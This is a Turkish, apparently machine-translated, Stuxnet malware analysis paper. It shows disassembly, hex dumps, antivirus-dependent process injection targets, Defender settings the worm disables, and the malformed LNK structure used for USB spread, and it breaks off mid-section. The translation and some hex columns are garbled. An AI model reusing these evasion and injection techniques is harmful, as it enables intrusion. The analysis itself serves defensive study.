

# Stuxnet Kötü Amaçlı Yazılım Analizi Kağıt

---

Amr Thabet tarafından

Serbest Çalışan Kötü Amaçlı Yazılım Araştırmacısı

Pokas x86 Emülatörünün Yazarı

## 1. Giriş:

Stuxnet yalnızca yeni bir virüs veya solucan değil, aynı zamanda yeni bir kötü amaçlı yazılım çağıdır. Bu virüs, kötü amaçlı yazılımın anlamını ve hedeflerini değiştirdi. Bir virüsün insanları rahatsız ettiğini veya bankaları veya kredi kartlarını çaldığını duyarsınız, ancak virüsün binalara zarar verdiğini, makineleri yok ettiğini veya insanları öldürdüğünü ilk kez duyuyorsunuz ve bu Stuxnet. Stuxnet, geçen yıl kötü amaçlı yazılım araştırmacılarından ve medyadan büyük ilgi gördü. İran'ın nükleer programını sabote etmek için yaratıldı.

Bu karmaşık tehdit, Windows işletim sisteminde dört adede kadar sıfır gün güvenlik açığı kullanır ve davranışı engelleyen antivirüs programları tarafından algılanmamak için birçok hile içerir. Oradaki makineleri kontrol eden PLC'ler (Programmable Logic Controller) bulaşarak İran nükleer reaktörüne ve makinelerine zarar verdi. Bu, makinenin davranışını değiştiren kontrol programını değiştirmesini sağlar.

Burada stuxnet ile ilgili teknik detaylardan ve bu kötü amaçlı yazılımı analiz ederek edindiğim deneyimden bahsedeceğiz. Stuxnet'in nasıl çalıştığından ve stuxnet yaşam döngüsünden bahsedeceğiz. Ancak burada SCADA sistemlerinden ve stuxnet'in onlara nasıl bulaştığından bahsetmeyeceğiz ve stuxnet tarafından kullanılan güvenlik açıkları hakkında bir ipucu alacağız.

## 2.Yük:

Bu solucan, esas olarak İran Nükleer Programını sabote etmek için yaratıldı. Bir PC'ye kurulduktan sonra Stuxnet, makinelerin kendilerini kontrol eden PLC'lerin (programlanabilir mantık denetleyicisi) kodunu kontrol eden ve değiştiren WinCC ve PCS 7 programlarını çalıştıran sistemlere erişim sağlamak için Siemens'in varsayılan şifrelerini kullanır.

Symantec Security Response Supervisor Liam O'Murchu'ya göre, Stuxnet enfeksiyondan sonra iki aşamada çalışır. Önce Siemens sistemiyle ilgili yapılandırma bilgilerini bir komut ve kontrol sunucusuna yükler. Daha sonra saldırganlar bir hedef seçebilir ve aslında çalışma şeklini yeniden programlayabilir. O'Murchu, "PLC'lerin kendileri için nasıl çalışmasını istediklerine karar veriyorlar ve ardından virüslü makinelere PLC'lerin çalışma şeklini değiştirecek kod gönderiyorlar" dedi.

Kontrol sistemlerini yüksek hızlı santrifüjleri çalıştıracak ve yavaşlatacak şekilde yeniden programlamadan önce İran'ın tartışmalı nükleer programına bağlı tesislere bulaşmayı başardı.

## 3. Şüpheliler:

İsrail bariz bir şüpheli. İsrail nükleer bir İran'ı doğrudan varoluşsal bir tehdit olarak görüyor. Ancak şu ana kadar İsrail'in bu solucanı gerçekten yarattığına dair gerçek bir kanıt yok. Kötü amaçlı yazılımın içinde bulunan bazı tarih ve kelimelere bağlı olarak yaratıcının İsrail olduğuna dair kanıtlar olduğunu söyleyen bazı teoriler var ve ayrıca


Endüstriyel kontrol sistemleri üreticisi "Siemens" tarafından yapılan analizin, Stuxnet'in saldırısının hedefinin İran olabileceği ve işin içinde İsrail olabileceği yönündeki spekülasyonları desteklediği bildiriliyor.

New York Times'ın bir raporu, Stuxnet'in bir yıl sonra, Haziran 2009 civarında piyasaya sürülmeden önce 2008 yılında Dimona nükleer kompleksindeki endüstriyel kontrol sistemleri üzerinde İsrail tarafından test edilen ABD-İsrail ortak operasyonu olduğunu öne sürdü. Solucan tespit edilmedi. Bir yıl sonraya kadar herkes tarafından, solucanın olası tüm eksikliklerine rağmen, güvenliği ihlal edilmiş sistemlerde tespitten kaçmada etkili olduğunu öne sürdü.

Ama bu kanıtlar mahkemede gerçek kanıtlar değil ve solucan hala kusursuz bir suç.

#### 4. Teknik Detaylar:

##### 4.1. Stuxnet Canlı Döngüsü:



Bu, Windows işletim sistemindeki stuxnet virüsünün canlı döngüsüdür. Bu döngüdeki her adımı WTR4132.TMP Dosyasından başlayarak anlatacağız ve bu stuxnet solucanının ana damlasıdır.

##### 4.2. Ana Damlalık (~WTR4132.TMP):

Bu Dosya, Explorer.exe'ye yüklenen bir dinamik bağlantı kitaplığı dosyasıdır (yüklenmesini önyükleme mekanizmasında anlatacağız). İçinde “.stub” adında bir bölüm arayarak yürütmeye başlar.

```

10001185 > 0FB746 14 movzx eax,word ptr [esi+14]
10001189 . 53 push ebx
1000118A . 57 push edi
1000118B . 8D7C30 18 lea edi,dword ptr [eax+esi+18]
1000118F . 33C0 xor eax,eax
10001191 . 33DB xor ebx,ebx
10001193 . 66:3B46 06 cmp ax,word ptr [esi+6]
10001197 . 73 1C jnb short stuxnet_.100011B5
10001199 > 68 B8320010 push stuxnet_.100032B8
1000119E . 57 push edi
1000119F . FF15 10300010 call dword ptr [4<<KERNEL32.1strcmpA>]
100011A5 . 85C0 test eax,eax
100011A7 . 74 12 je short stuxnet_.100011BB
100011A9 . 0FB746 06 movzx eax,word ptr [esi+6]
100011AD . 43 inc ebx
100011AE . 83C7 28 add edi,28
100011B1 . 3BD8 cmp ebx,eax
100011B3 . 7C E4 jl short stuxnet_.10001199

```

String2 = “.stub”  
String1  
strcmpA

Bu bölüm ana stuxnet DLL dosyasını içerir. Ve bu DLL, stuxnet'in tüm fonksiyonlarını, mekanizmalarını, dosyalarını ve rootkit'lerini içerir.

Ve bu, .stub bölümünün içindeki MZ Dosyası:

Address	Hex dump	ASCII
1000622C	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ[. . . . .] . . . . .
1000623C	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	. . . . .@. . . . .
1000624C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . .
1000625C	00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00	. . . . .
1000626C	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	! . . . . .! ! ! ! ! Th
1000627C	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
1000628C	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
1000629C	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode . . . . .
100062AC	C7 1C 48 B9 83 7D 26 EA 83 7D 26 EA 83 7D 26 EA	CH^f}^ef}^ef}^e
100062BC	A4 BB 4B EA 81 7D 26 EA 9D 2F A2 EA 88 7D 26 EA	xyK^}^e//^e^}^e
100062CC	9D 2F B3 EA 96 7D 26 EA 9D 2F A5 EA 85 7D 26 EA	//^e-^e^e//^e^e^e

Bu Bölüm (“.stub”), yayılma mekanizması, güncelleme mekanizması ve daha birçok konuda çok önemli olan stuxnet'in konfigürasyon verilerini de içerir.

Bu bölümü bulduktan sonra stuxnet DLL dosyasını özel bir şekilde yükler.

İlk olarak, yüklenecek DLL dosyası için bir bellek arabelleği ayırır. Ardından, şu adlarla 6 ntdll.dll API'sini yamalar:

1. ZwMapViewOfSection;
2. ZwCreateSection; 3.
- ZwOpenFile; 4. ZwKapat;
5. ZwQueryAttributesFile;
6. ZwQuerySection;

Bu API'leri ZwOpenFile ile açmanız gereken dosya gibi .stub bölümü yapmaya zorlamak ve bu bölümden harddisk üzerinde bir dosya olarak okumak için. Bu yamalar, LoadLibraryA'nın bir DLL dosyasını sabit diskten (her zamanki gibi) değil, bellekteki bir yerden yüklemesini sağlar.

Ana DLL Dosyasını yukarıda anlattığım gibi yüklemek için KERNEL32.DLL.ASLR.XXXX gibi DLLName ile LoadLibraryA'yı çağırır ve sonunda Main Stuxnet DLL'sinde Function #15'i çağırır.

### 4.3. Ana Stuxnet DLL'si:

#### 4.3.1. Ayrıcalıkları Yükseltmek ve Yenisine Enjekte Etmek

İşlem:

Ana DLL yürütmeye başladığında. Kendisini unpx (DLL güncellendiğinden) ve sonra bu stuxnet örneğinin yapılandırma verilerini kontrol eder ve ortamın devam edip etmeyeceğini veya baştan çıkıp çıkmayacağını seçmek için ortamı kontrol eder.

Yapılandırma verilerinin doğru ve güncel olup olmadığını kontrol eder ve ardından yönetici haklarını kontrol eder. Yönetici düzeyinde çalışmıyorsa, ayrıcalıkları yükseltmek ve yönetici düzeyinde çalıştırmak için iki sıfır gün güvenlik açığından birini kullanır.

CVE-2010-2743(MS-10-073) –Win32K.sys Klavye Düzeni Güvenlik Açığı

CVE-xxxx-xxxx(MS-xx-xxx) –Windows Görev Zamanlayıcı Güvenlik Açığı

Bu iki güvenlik açığı, solucanın ayrıcalıkları yükseltmesine ve yeni bir işlemde (Win32K.sys durumunda "csrss.exe") veya Görev Zamanlayıcı durumunda yeni bir görev olarak çalışmasına izin verir.

Ayrıca 64 bit veya 32 bit vb. kontrol etmek gibi başka kontroller de yapar.


Her şey yolunda gittikten ve ortam stuxnet tarafından etkilenmeye hazırlandıktan sonra, kendisini o süreçten kurmak için başka bir sürece enjekte eder. Enjeksiyon, makinede kurulu bir Antivirüs uygulaması aranarak başlar.

Virüsten koruma uygulamasına (AVP veya McAfee veya ne?) bağlı olarak stuxnet, içine enjekte edilecek işlemi seçer. Antivirüs programı yoksa "lsass.exe"yi seçer.

Bu şekilde stuxnet'in seçebileceği işlemleri göreceksiniz:

Table 5

**Process Injection**



Security Product Installed	Injection target
KAV v1 to v7	LSASS.EXE
KAV v8 to v9	KAV Process
McAfee	Winlogon.exe
AntiVir	Lsass.exe
BitDefender	Lsass.exe
ETrust v5 to v6	Fails to Inject
ETrust (Other)	Lsass.exe
F-Secure	Lsass.exe
Symantec	Lsass.exe
ESET NOD32	Lsass.exe
Trend PC Cillin	Trend Process

Kendisini enjekte etmek için görev yöneticisinde bu süreci aramaz, ancak seçilen uygulamanın yeni bir sürecini (CreateProcess kullanarak) askıya alınmış biçimde şu şekilde oluşturur:

```
ESP ==> > 0006F4F8 |ModuleFileName = "C:\WINDOWS\system32\
\lsass.exe"
ESP+4 > 00000000 |Komut Satırı = NULL
ESP+8 > 00000000 |pProcessSecurity = NULL
ESP+C > 00000000 |pThreadSecurity = NULL
ESP+10 > 00000001 |InheritHandles = DOĞRU
ESP+14 > 0800000C |CreationFlags = CREATE_SUSPENDED|
DETACHED_PROCESS|CREATE_NO_WINDOW
ESP+18 > 00000000 |pOrtam = NULL
ESP+1C > 00000000 |CurrentDir = NULL
ESP+20 > 0006F13C |pStartupInfo = 0006F13C
ESP+24 > 0006F730 |pProcessInfo = 0006F730.
```

Bu işlemi oluşturduktan sonra kendine özel bir yolla enjekte eder. Bu özel yol, programı belleğinden kaldırmak (örn. lsass.exe modülünü belleğinden kaldırmak) ve daha önce boşaltılan modülün (örneğin lsass.exe) aynı yerine stuxnet DLL kaynaklarından başka bir PE Dosyası yüklemektir.

Bu yeni PE Dosyasını yüklemeyi önce stuxnet, dosyaya **".verif"** adlı yeni bir bölüm (başlangıçta) ekleyerek bazı değişiklikler yapar. Bu bölüm, PE Dosyasının boyutunu önceden yüklenmiş modülün boyutuna eşit yapar. Ve yüksüz modülün giriş noktasının olduğu yerde, stuxnet bu PE Dosyasının giriş noktasına bir "jmp" komutu yazar.

Name	V. Offset	V. Size	R. Offset	R. Size	Flags
.text	00001000	00001B3C	00000400	00001C00	E0000020
.bin	00003000	00000020	00002000	00000200	C0000040
.reloc	00004000	00000168	00002200	00000200	42000040

Name	V. Offset	V. Size	R. Offset	R. Size	Flags
.verif	00001000	00001000	00000400	00000000	E0000020
.text	00002000	00001B3C	00000400	00001C00	E0000020
.bin	00004000	00000020	00002000	00000200	C0000040
.reloc	00005000	00000168	00002200	00000200	42000040

Son adım, stuxnet, .stub bölümünü ve ana DLL'yi virüslü işlemin belleğine kopyalar ve .bin bölümüne işaretçiyi bu bellek arabelleğine yazar.

Address	Hex dump	Disassembly	Comment
00C407D2	FF75 F8	push dword ptr [ebp-8]	
00C407D5	FF15 1C51C500	call dword ptr [C5511C]	kernel32.CloseHandle
00C407DB	8BC6	mov eax,esi	
00C407DD	EB C3	jmp short 00C407A2	
00C407DF	FF76 10	push dword ptr [esi+10]	
00C407E2	FF76 04	push dword ptr [esi+4]	
00C407E5	FF75 FC	push dword ptr [ebp-4]	
00C407E8	E8 B6040000	call <Copying>	Copy Original Main DLL
00C407ED	8B46 0C	mov eax,dword ptr [esi+C]	
00C407F0	83C4 0C	add esp,0C	
00C407F3	85C0	test eax,eax	
00C407F5	74 13	je short 00C4080A	
00C407F7	50	push eax	
00C407F8	8B46 10	mov eax,dword ptr [esi+10]	
00C407FB	FF76 08	push dword ptr [esi+8]	
00C407FE	0345 FC	add eax,dword ptr [ebp-4]	
00C40801	50	push eax	
00C40802	E8 9C040000	call <Copying>	Copy The Whole .stub Section
00C40807	83C4 0C	add esp,0C	
00C4080A	8D45 F4	lea eax,dword ptr [ebp-C]	
00C4080D	50	push eax	
00C4080E	57	push edi	
00C4080F	FF75 F8	push dword ptr [ebp-8]	
00C40812	FF75 08	push dword ptr [ebp+8]	
00C40815	E8 150D0000	call <MapViewOfSection>	Map it into The new Process
00C4081A	83C4 10	add esp,10	
00C4081D	85C0	test eax,eax	
00C4081F	74 0F	je short 00C40830	

Sonunda, stuxnet bu virüslü işlemin ana iş parçacığına devam eder. PE dosyası, ana stuxnet DLL dosyasını yeniden yükler ve işlev #16'yı çağırır.

### 4.3.2. Ana Stuxnet DLL: Stuxnet'i Virüslü Makine:

İşlev #16, yapılandırma verilerini kontrol ederek başlar ve kurulumla başlamak için her şeyin hazır olduğundan emin olun. Ayrıca, kayıt defterinde "NTVDM TRACE" bu adıyla bir değer olup olmadığını kontrol eder.

YAZILIM\Microsoft\Windows\CurrentVersion\MS-DOS Öykünmesi

Ardından bu değer "19790509"a eşit olup olmadığını kontrol eder.

Bu özel sayı bir "9 Mayıs 1979" tarihi gibi görünüyor ve bu tarihin tarihsel bir anlamı var (Wikipedia tarafından) "Habib Elghanian, Tahran'da, birbirine sıkı sıkıya bağlı İran Yahudi cemaatine çok dalgaları gönderen bir idam mangası tarafından idam edildi"

Address	Value	Comment
EBP-24	000000EC	hKey = EC
EBP-20	00AF3FB8	ValueName = "NTVDM TRACE"
EBP-1C	00000000	Reserved = NULL
EBP-18	00A4FC9C	pValueType = 00A4FC9C
EBP-14	00A4FCE8	Buffer = 00A4FCE8
EBP-10	00A4FC98	pBufSize = 00A4FC98
EBP-C	00A4FCBC	
EBP-8	00000001	
EBP-4	00C51F72	RETURN to KERNEL 1.00C51F72 from KERNEL 1.00C51F75

Bu testten sonra Stuxnet, Windows dizinine 6 dosya yazarak kendini kurar 4 adet şifreli dosya C:\WINDOWS\inf\oem7A.PNF C:\WINDOWS\inf\oem6C.PNF C:\WINDOWS\inf\mdmcpq3.PNF C:\WINDOWS\inf\mdmeric3.PNF


Ve 2 aygıt sürücüsü C:

\WINDOWS\system32\Drivers\mrxnet.sys C:


\WINDOWS\system32\Drivers\mrxccls.sys

Bundan sonra, bilgisayar her açıldığında çalışacaklarından emin olmak için aygıt sürücülerini kayıt defterine yükler.

Windows sistem uygulamalarının çoğundan önce onları başlangıçta yüklenmeye zorlar (ve bu daha sonra açıklanacaktır)







Kurulumdan sonra ZwLoadDriver'ı arayarak mrxnet sürücüsünü yükler. SeLoadDriverPrivilege'i ayrıcalıklarına eklemek için "AdjustTokenPrivileges" ile ayrıcalıklarını ayarladıktan sonra bu işlevi çağırır.

Sonunda, bu güvenlik duvarı tarafından durdurulmaktan kaçınmak için Windows Güvenlik Duvarı (Windows Defender) ayarını değiştirir.

Anahtardaki bazı değerler:

YAZILIM\Microsoft\Windows Defender\Gerçek Zamanlı Koruma

Ve değerler:

EnableUnknownPrompts

EnableKnownGoodPrompts

HizmetlerVeSürücülerAracı

Hepsini sıfıra ayarlar ve stuxnet için güvenlik duvarını devre dışı bırakır.

Şimdi kurulum bitiyor ve şimdi yayılma mekanizmalarından bahsedeceğiz

## 4.4. Yayılma Mekanizması:

### 4.4.1. USB Sürücü Enfeksiyonu:

USB Flash belleğe bulaşmak için Stuxnet yeni bir gizli pencere "AFX64c313" oluşturur ve "WM\_DEVICECHANGE" Windows Mesajını bekleyerek bilgisayara takılan yeni USB flash belleklerden haberdar olur.

Bilgisayara eklenen yeni bir sürücüden (USB Flash Bellek) haberdar edildikten sonra stuxnet, flash belleğe 6 dosya yazar:

Kısayolun.Ink'ye kopyası  
Kısayolun Kopyasının Kopyası to.Ink  
Kısayolun Kopyasının Kopyasının Kopyası to.Ink  
Kısayolun Kopyasının Kopyasının Kopyasının Kopyasının Kopyasını .Ink'ye

Ve 2 yürütülebilir dosya (DLL dosyaları):

~WTR4141.tmp  
~WTR4132.tmp

Bu hatalı biçimlendirilmiş kısayol dosyaları, Windows Kabuğu'nda şu addaki güvenlik açığını kullanır:

CVE-2010-2568(MS-10-046) -Windows Kabuğu LNK Güvenlik Açığı

Bu güvenlik açığı bir arabellek taşması güvenlik açığı değildir, ancak bunun nedeni, güvenlik açığını oluşturan LNK dosyaları için Windows'un simgeleri yüklemesinin kötü bir yoludur.

Bu kısayollar, CPL Dosyaları adlı bilinmeyen dosya türleri için özel kısayollardır. Bu dosyalar, windows dizinindeki datetime.cpl gibi Denetim Masası uygulamalarıdır (bunu test edebilirsiniz) ve birçoğu da windows dizinindedir.

Denetim Masası'nı seçip ardından bu kısayollara benzer bir kısayol oluşturabilirsiniz. Klasik görünüme geçin, ardından herhangi bir uygulamaya sağ tıklayın ve resimde gördüğünüz gibi "kısayol oluştur" u tıklayın.



Bu kısayolu stuxnet'in hatalı biçimlendirilmiş kısayoluyla karşılaştırmaya çalışırsanız şunu göreceksiniz:

D:\Shared\win32\Stuxnet\Samples\Shortcut to Ink.txt	C:\Shortcut to Date and Time Ink
00000000 4c 00 00 00 01 14 02 00 00 00 00 00 c0 00 00 00 L.....	00000000 4c 00 00 00 01 14 02 00 00 00 00 00 c0 00 00 00 L.....
00000010 00 00 00 46 81 00 00 00 00 00 00 00 00 00 00 00 ...F.....	00000010 00 00 00 46 81 00 00 00 00 00 00 00 00 00 00 00 ...F.....
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....	00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000030 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 .....	00000030 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 .....
00000040 00 00 00 00 00 00 00 00 00 00 00 00 5a 08 14 00 .....2.....	00000040 00 00 00 00 00 00 00 00 00 00 00 00 9a 00 14 00 .....2.....
00000050 1f 50 e0 4f d0 20 ea 3a 69 10 a2 d8 08 00 2b 30 .P.O. .:i.....+0	00000050 1f 50 e0 4f d0 20 ea 3a 69 10 a2 d8 08 00 2b 30 .P.O. .:i.....+0
00000060 30 9d 14 00 2e 00 20 20 bc 21 ea 3a 69 10 a2 d8 0.....!:i.....	00000060 30 9d 14 00 2e 00 20 20 bc 21 ea 3a 69 10 a2 d8 0.....!:i.....
00000070 08 00 2b 30 30 9d 20 08 00 00 00 00 00 00 00 00 ..+00.0.....	00000070 08 00 2b 30 30 9d 20 08 00 00 00 00 00 00 00 00 ..+00.p...8....!
00000080 00 00 00 6a 01 00 02 00 00 00 00 00 00 00 5c 00 ...j.....\.	00000080 2f 00 43 3a 5c 57 49 4e 44 4f 57 53 5c 73 79 73 /..C:\WINDOWS\sys
00000090 5c 00 2e 00 5c 00 53 00 54 00 4f 00 52 00 41 00 \.\.S.T.O.R.A.	00000090 74 65 6b 33 32 5c 74 69 6d 65 64 61 74 65 2e 63 tem32\timedate.c
000000a0 47 00 45 00 23 00 52 00 65 00 6d 00 6f 00 76 00 G.E.#.R.e.m.o.v.	000000a0 70 6c 00 44 61 74 65 20 61 6e 64 20 54 69 6d 65 pi.date and time
000000b0 61 00 62 00 6c 00 65 00 4b 00 65 00 64 00 69 00 a.b.l.e.M.e.d.i.	000000b0 00 53 65 74 20 74 68 65 20 64 61 74 65 2c 20 74 .Set the date, t
000000c0 61 00 23 00 37 00 26 00 33 00 36 00 34 00 63 00 a.#.7.6.3.6.4.c.	000000c0 69 6b 65 2c 20 61 6e 64 20 74 69 6d 65 20 7a 6f ime, and time so
000000d0 66 00 33 00 31 00 63 00 26 00 30 00 26 00 52 00 f.3.1.c.4.0.4.R.	000000d0 6e 65 20 66 6f 72 20 79 6f 75 72 20 63 6f 6d 70 ne for your comp
000000e0 4b 00 23 00 7b 00 35 00 33 00 66 00 35 00 36 00 M.W.(.5.3.f.5.6.	000000e0 75 74 65 72 2e 00 00 00 00 00 00 00 00 00 00 ute.....
000000f0 33 00 30 00 64 00 2b 00 62 00 36 00 62 00 66 00 3.0.d.-.b.6.b.f.	
00000100 2b 00 31 00 31 00 64 00 30 00 2b 00 39 00 34 00 -.1.1.d.0.-.9.4.	
00000110 66 00 32 00 2b 00 30 00 30 00 61 00 30 00 63 00 f.2.-.0.0.a.0.c.	
00000120 39 00 31 00 65 00 66 00 62 00 38 00 62 00 7b 00 9.1.e.f.b.8.b.).	
00000130 5c 00 7b 00 57 00 54 00 52 00 34 00 31 00 34 00 \..W.T.R.4.1.4.	
00000140 31 00 2e 00 74 00 6b 00 70 00 00 00 00 00 00 00 l..t.m.p.....	
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....	

Çok benzerler (beyaz boşluklar benzer yerlerdir). Belki farklılıklar vardır  
kısayolun sonunda.

Kısayolu analiz edersek, tüm kısayolların aşağıdaki bölümleri içerdiğini göreceğiz:

.LNK Dosya Biçimi
1. Başlık
2. Kabuk Ögesi Kimliği Listesi
3. Dosya Konum Bilgisi
4. Açıklama
5. Göreli Yol
6. Çalışma Dizini
7. Komut Satırı Argümanları
8. Simge Dosya Adı
9. Ek Bilgi

Hatalı Biçimlendirilmiş Kısayolumuzda sadece ilk 2 bölüme sahiptir. Birinci bölüm şöyle:

Stuxnet'in Kısayol Başlığı	
Büyü	4C 00 00 00
GUID	01 14 02 00 00 00 00 00 C0 00 00 00 00 00 00 46
Kısayol bayrakları	0x00000001 : Kabuk Ögesi Kimliği Listesi mevcut
Hedef Dosya bayrakları	00 00 00 00
Oluşturma Zamanı	00 00 00 00 00 00 00 00
Son erişim zamanı:	00 00 00 00 00 00 00 00
Değiştirilmiş zaman	00 00 00 00 00 00 00 00
dosya uzunluğu	00 00 00 00 (hedef bir dosya değil)
Simge Numarası	00 00 00 00
Pencere göster	01 00 00 00 == 1 (Normal Pencere)
Kısayol Tuşu	00 00 00 00
Rezerve	00 00 00 00
Rezerve	00 00 00 00

Bu başlık, daha önce oluşturduğunuz CPL Kısayolunda tamamen aynıdır. Sonraki Bölüm Kabuk Öğesi Kimliği Listesi'dir.

Bu bölümü açıklamak zor ama pencerelerdeki her nesnenin (bir klasör, dosya, kontrol paneli vb.) bir PIDL'si var. PIDL'ler hakkında hiçbir fikrim yok ama bu nesneye atıfta bulunan bir kimlik.

Kabuk Öğesi Kimlik Listesi, tüm Bölümün boyutunu temsil eden imzasız bir kısa ile başlar (Orijinal CPL Dosyasında  $size == size\_of\_whole\_file - size\_of\_header$ ).

Bundan sonra, bu imzasız kısa, ardından bir kimlik boyutu ve ardından listedeki bir öğenin kimliği, ardından bir sonraki boyut ve öğe vb. Bu bölümün sonuna ulaşana kadar. Bu bölüm, boyutu sıfıra eşit bir öğe ile sona ermektedir.

Bu kimlikler şöyle bir dosyayı temsil edebilir:

My Computer		C:/		MyDocs		MyFile.htm	
cb	abID	cb	abID	cb	abID	cb	abID
						2-byte NULL	

Veya bu hatalı biçimlendirilmiş kısayoldaki gibi Denetim Masası gibi sanal bir nesneyi temsil edin.

Hatalı biçimlendirilmiş kısayolda, bu bölüm Kontrol Panelinin pid'i ile başlar ve ardından bir öğeye ulaşana kadar diğer bazı pid'ler stuxnet DLL'nin yolunu ve dosya adını ("~WTR4141.TMP") içerir.

Yol şöyle:

```
\\.\STORAGE#RemovableMedia#7&364cf31c&0&RM#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}
\~WTR4141.tmp
```

Bana soracaksınız, neden dört kısayol dosyası var?

